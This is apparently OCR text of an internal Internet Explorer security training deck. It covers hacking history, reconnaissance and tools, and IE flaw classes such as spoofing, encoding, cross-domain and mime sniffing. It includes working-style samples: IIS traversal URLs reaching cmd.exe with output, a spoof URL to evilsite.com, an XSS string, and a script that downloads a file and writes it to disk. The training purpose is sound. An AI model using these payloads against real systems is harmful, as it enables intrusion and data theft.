Internet Explorer Security Presentation

Agenda

- Lunch [1:00]
- Background in Hacking [1:10]
- Common IE Security Vulnerabilities [1:25]
- Common Tools we use [2:00]
- XPSP2 Security Features [2:20]
- Buffer Overruns [2:40] David Litchfield, NGSSoftware <david@ngssoftware.com>

Class I recently attended

- MS flew in instructor, arranged reduced price
- Course material
  - Textbook - *Hackers Beware: The Ultimate Guide to Network Security* by Eric Cole
  - CDs - Red Hat Linux, Knoppix, hacking tools
  - Slides - http://www.cccure.org/ceh2004.pdf (view only—please respect copyright)
  - Supplement
  - Lab Guide
- Culminated in Certified Ethical Hacker (CEH) exam

Ad for CEH Certification

History of Computer Hacking

Prehistory

- 1949: Computer pioneer John von Neumann writes paper about the possibility of a self-replicating computer program
- 1960s
  - Bell Labs—"Core Wars"—game to crash opponents' program
  - MIT AI Lab—term "hacker" borrowed from model train enthusiasts

1970s—Phone Phreaks and Captain Crunch

- Phone hackers (phreaks) break into regional and international phone networks to make free calls. *Esquire* magazine publishes "Secrets of the Little Blue Box." Among perpetrators are college kids Steve Wozniak ("Oak Toebark") and Steve Jobs ("Berkeley Blue")—who went on to found Apple Computers.

Phone phreaks move into the realm of computer hacking

1972 John T. Draper—“Captain Crunch”

Early 1980s

- Bulletin Board Systems (BBSs) spring up
- Gossip, trade tips, share stolen computer passwords and credit cars numbers
- 1983: movie *WarGames* introduces public to hacking and the legend of hackers as cyberheroes (and antiheroes) is born
- 6 teens arrested (414 Gang) for breaking into 60 computers, including Los Alamos National Labs, which develop nuclear weapons

1982: First Virus in the Wild: "Elk Cloner"

- Infected Apple II floppy disks

Elk Cloner: The program with a personality
It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!
It will stick to you like glue
It will modify ram too
Send in the Cloner!

1986: earliest MS-DOS virus: Brain


Welcome to the Dungeon
(c) 1986 Basit & Amjad (pvt) Ltd. BRAIN COMPUTER SERVICES 730 NIZAB BLOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE :430791,443248,280530.
Beware of this VIRUS....
Contact us for vaccination.....
$#@%$@!!

1990s

- 1990: First BBS specifically for virus writers created, housed on a computer in Bulgaria. AT&T Long Distance service crashes on Martin Luther King, Jr., Day
- 1992: Michelangelo virus
- 1996: First MS Word, Excel macro viruses; first virus for Linux OS
- 1998: Hacker group L0pht, in testimony before Congress warns it could shut down nationwide access to the Internet in <30 minutes

Defaced DOJ Site


BEFORE



AFTER

http://www.hnc3k.com/howtodeface.htm

2000: Love Bug



- Script virus LoveLetter (Love Bug) shuts down tens of thousands of corporate email systems
- Subject: `ILOVEYOU`
- Body: `Kindly check the attached LOVELETTER coming from me.`
- Attachment: `Love-letter-for-you.txt.vbs`
- Spreads to 500 addresses; changed IE homepage; infected files throughout the system; difficult to clean; copycats followed
- Cost: $8.75 billion

Hacking Model

Open Source Security Testing Methodology Manual (OSTMM)

- Standard for unprivileged outside-to-inside security testing
- "A great security tester is a bit of a mad scientist who mixes vast knowledge, fantastic creativity, inspired charisma, and scientific methodology. OSSTMM aspires to be that methodology."

High-Level Hacking Model

- Perform reconnaissance of the target
  - Collect & assess publicly available info
- Scan for live hosts and devices
- Find open ports
- Identify services on those open ports: app, vendor, version, build
- Research known vulnerabilities in the apps

High-Level Hacking Model (cont.)

- Compromise
  - Exploit a vulnerability
  - Escalate privileges
  - Maintain access
- Leverage
  - Conceal
  - Jump to trophies, additional data

Linux

- OS of choice for hacking tools
- Knoppix – RAM based

Passive information gathering

Web page source review

- EDGAR DB for 10Q, 10K filings
- Newsgroup postings
- Job listings
- Netcraft website for web server identification, OS
- Luckedcompany.com


Technical Information Gathering

- Domain names & IP addresses
  - Network Solutions' website
  - WHOIS queries – look up registration data for domain names
  - ARIN for IP addresses
  - `nslookup`
    - Zone transfers
    - Lookups for MX records
  - `dig, host`
  - Sam Spade

Technical Information Gathering (con't)

- `telnet` to SMTP
- SNMP
  - MIBs
- `Traceroute`—discover network structure
- `firewalk`—determine firewall rules

TCP Packet - Flags



Probe ports

- `ping` (ICMP echo request/reply)
- `hping2` – craft TCP packets
- `nmap`
  - Finds open ports and fingerprints OS
    - ACK packets
    - SYN packets
    - TCP connect (3-way handshake)

GNU `netcat` – the TCP/IP Swiss Army Knife

- Port scanning
- Banner grabbing
- Transfer files between hosts
- Configure a remote backdoor
- Perform remote backups

netcat

- nc <host> <port>
- Copies stdin to the specified port or range of ports on the specified network host
- Anything that comes back is sent to stdout
- Can work in server (listening) or client (initiating) mode
- You can specify a program to process the incoming data, such as a command shell
- **Demo**

Vulnerability Scanning

- Nessus, Secunia and other vulnerability databases updated daily
- Example of a vulnerability:

  http://www.cert.org/advisories/CA-2002-17.html
- MS avoids disclosing too many details, so as not to facilitate exploits

Specific Exploits

- SQL injection - enables an attacker to execute unauthorized SQL commands by taking advantage of unsanitized input opportunities in Web applications building dynamic SQL queries.
- IIS exploits
  - http://www.example.org/scripts/..\..\..\winnt\prog2.exe
  - Use encoding %5c
  - Double decoding variation ..%255c

- Normally, IIS checks URL strings to ensure that certain constructs do not occur. For example, the following string will be caught by the parser:

```
http://www.example.com/scripts/..\../winnt/system32/cmd.exe?/c+dir
```

Obviously, the requester is attempting to access some parent of the "/scripts" directory, and IIS catches this and returns an HTTP 404 - File not found response. However, when the exact same request is made in the following form:

```
http://www.example.com/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

The response is:

```
Directory of c:\inetpub\scripts 10/01/2001 03:46p <DIR> . 03/01/2004 03:46p <DIR> .. 0 File(s) 0 bytes 2 Dir(s) 2,527,547,392 bytes free
```

CANVAS—provides stuff to do on a cracked system

- Upload files and tools for deep reconnaissance
- File browsing
- Exec command remotely
- Enable key logging
- Shutdown/restart
- Look at your victim's screen
- Greet with friendly popup messages


Password cracking

- Windows LM hashes first 7 chars, last 7 chars
- pwdump2 – dumps password hashes from the SAM db
- One can also get hashed passwords from sniffing and other means
- Cain & Abel – dictionary, brute-force, cryptoanalysis attacks
- L0phtCrack - dictionary, hybrid, brute force
- John the Ripper
- Linnt – boot Linux off diskette, reset Admin password

Types of Malware

Viruses

- File infector virus—embeds its code into the code of a program file
- Boot sector virus—embeds its code into the code of diskette/hard drive boot sector
- Macro virus
- Script virus




Types of Viruses (cont.)

- Email
- Instant (chat, IM)

Worm

- malicious programs that copy themselves from system to system, rather than infiltrating legitimate files



Trojan Horse

- a program that appears to be legitimate, but in fact does something malicious
- They don't generally replicate themselves

802.11 Wireless Networks

- Signals go beyond perimeter of buildings
- Wardriving using Netstumbler--movie
- Wired Equivalent Privacy (WEP badly designed and implemented
  - Uses CRC for encryption
  - Reuses cipher streams
  - Uses partial key space
  - Everyone in group has same key
- With enough captured packets, keys can be cracked in <1 sec by AirSnort tool

Social Engineering: Exploiting Weaknesses in "Wetware"

- Unfortunately, even the best security mechanisms can be bypassed through social engineering
  - Trick a person into revealing their password or other info that compromises a target system's security
  - Shoulder surfing
  - Letting someone use your account
  - Posing as a field service tech or an exec with an urgent access problem
  - Guessing your password based on things about you like your children's names

Internet Explorer Security

Joe Dibee/Dan Plaster

- Address Bar Spoofing
- Encoding
- URL Parsing
- Chromeless Windows
- TIF Disclosure
- MIME Sniffing
- User Interaction
- Cross-Domain Scripting
- Buffer Overruns
- Zone Elevation
- Variations
- Tools

Address Bar Spoofing

Dan Plaster

d

What is the address bar?

Represents Trust

- Tells the user what website he/she is at
- Implicitly is trusted by the user
- Tells the user that the content of the site is from www.microsoft.com
- Subframes (iframe/frame) don't have address bars

Past Address Bar Spoofs

- Username:password@
- DBCS chars in url
- Pluggable Protocols
- Using fullwidthembed
- \01 feature
- Script urls in travellog

- <a hef=
- "http://www.citibank.com%01@www.msn.com">www.citibank.com
-

- Demo – IE6sp1

Encoding

Dan Plaster

d

Encoding methods

- %XX for non printable asii chars, %2f==/
- \uXXXX for unicode strings, \u002f
- &#ddd; amp hash form, /
- &#xhhh; amp hash hex form, &#2f;
- \\57 for octal form of /
- Multiple encodings, multiple forms

Example 1

- http://www.yahoo.com%2f@www.evilsite.com
- This navigates to www.evilsite.com but causes the browser to consider the domain to be www.yahoo.com, thus enabling the attacker (www.evilsite.com) DOM access to www.yahoo.com, allowing cookie theft or other sensitive data

Example 2

- Content-dispostion: filename="Readme.txt%00PROG.EXE"
- Demo (MSRC 0943) – IE6gold

Example 3

- file://local%252500.xzone.microsoft.com/local-intranet.html
- %25 decodes to %
- Then it becomes %2500
- %25 again is just %, so this becomes %00 after two decodings


URL Parsing

Dan Plaster

d

What makes up an URL?

- http://www.microsoft.com/default.asp?idnum=444



Example

- Attacker drops an exe in temp folder by the name of program.rtf via mime sniffing and script with codebase tag
- Attacker runs program via calling script file:///tempdir/scriptfile**.doc**. <--- trailing dot causes the problem.
- Incorrectly determined file extension

Example

- http://site.com/file.pdf?”><script>alert(“script”)</script>
- Demo : MSRC 1546 – IE6sp1

Chromeless Windows

Joe Dibee

j

What are Chromeless Windows?

- Has no border "Chrome" components
  - Frame
  - Address Bar
  - Title Bar
  - Toolbar
  - Status Bar
- Can be placed anywhere
- Can be resized
- Controlled by parent window

How are they used?

- For popup windows for context related information
- Custom UI look and feel


How are they abused?

- Open up on top of dialogs
- Overlaid over the address bar
- Take over the entire screen
- Spoof logon dialogs

Examples

- MSRC 1554: IE5.5 and later chromeless windows via window.createpopup : IE6g
  - http://ieguard/security/msrc1554/repro.html

ActiveX Popup



TIF Disclosure

Joe Dibee

j

What is the TIF

- TIF = Temporary Internet Folder
- Cookies
- Web Page Cache
- Downloaded Files
- C:\Documents and Settings\<profile>\Local Settings\Temporary Internet Files

  (win2k and later)
- Index.dat contains hidden folder view

Typical Exploits

- Basic disclosure of information
- Used as a stepping stone for more severe exploits
  - Get file into TIF
  - Elevate to Local Machine Zone (LMZ)
  - Run file from TIF
- It's the IN to the machine

Example

- http://pinbot.dns.microsoft.com/security/ldy/threadid10008/gotocache.asp
- Returns Bogus content type
  - Content-type: **bogus**
- Sets: content-disposition of .htm
  - Content-disposition: inline; filename= "htm.htm"
- Produces TIF disclosure
  - You see C:\Documents and Settings\<profile>\Local Settings\Temporary Internet Files

Mime Sniffing

Joe Dibee

j

What is Mime sniffing?

- IE determines the file type by checking the initial portion of a file if it can't determine the file type from the file extension or content type header
- Mime sniffing can be an enabling factor by getting otherwise black listed file types through security checks (eg firewall etc)

Example

- http://ieguard/security/msrc3520
- Macromedia Cookie can drop a partial binary/text file into the users profile directory
- Pointing an iframe at that file will cause IE to render it, even though the initial portion is binary data

- ¿ □ÅTCSO □ mlsecurity
  my_String□□□<html><script>var x = new ActiveXObject("Microsoft.XMLHTTP"); x.Open("GET", "http://ieguard/security/msrc3520/ie.txt",0); x.Send();var s = new ActiveXObject("ADODB.Stream"); s.Mode = 3; s.Type = 1; s.Open(); s.Write(x.responseBody); s.SaveToFile("C:\\mlsecurity.txt",2);</script></html>
  □my_Array□ □ □0□ □Sven □1□ □kelor □2□ Tschdaeff □3□ □Madokan □4□ □Ming □5□ Coolflash □my_Date Bo□çÞòà □à □my_MovieClip□

User Interaction

What are user interaction exploits?

- User initiates an action which has unintended results
- Examples which have yielded user interaction exploits:
- -Click Hijack (LDY)
  - Long filenames / obfuscated filenames
- Primary vector for email virus'
  - Social engineering

How are they used?

- Can be used to:
  - Trick user into running hostile software
  - Place files on the file system
- Can be combined with X-domain exploits to run code of the attacker's choice.

Example Exploit

- MSRC 3241
  - http://ieguard/security/msrc3241
  - Hijacks the click event and converts it into a drag-drop
  - Demo IE6sp1

Cross Domain Scripting

Joe Dibee

j

What is Cross Domain Scripting?

- Script in one domain can access information in another: www.evil.com can access the contents of www.citibank.com
- Examples which have yielded cross domain issues:
  - Frames
  - Special URL
  - Incorrect url parsing
- Any time the domain context of an url is lost an Xdomain issue potentially exists

Not to be confused with Cross Site Scripting

- Primarily a problem with web servers
- Injecting script into another web server

How are they used?

- Can be used to:
  - Steal cookies / sensitive data
  - Run script in the context of a user
- Can be combined with TIFF disclosure to run code of the attacker's choice
- Can be combined with zone elevation to do more severe things (arbitrary code execution)

Example Exploit

- MSRC 3413
  - http://ieguard/security/msrc3413
  - Cross domain exploit using travel log to lose URL context
  - Demo: IE6sp1

Buffer Overruns

Dan Plaster

d

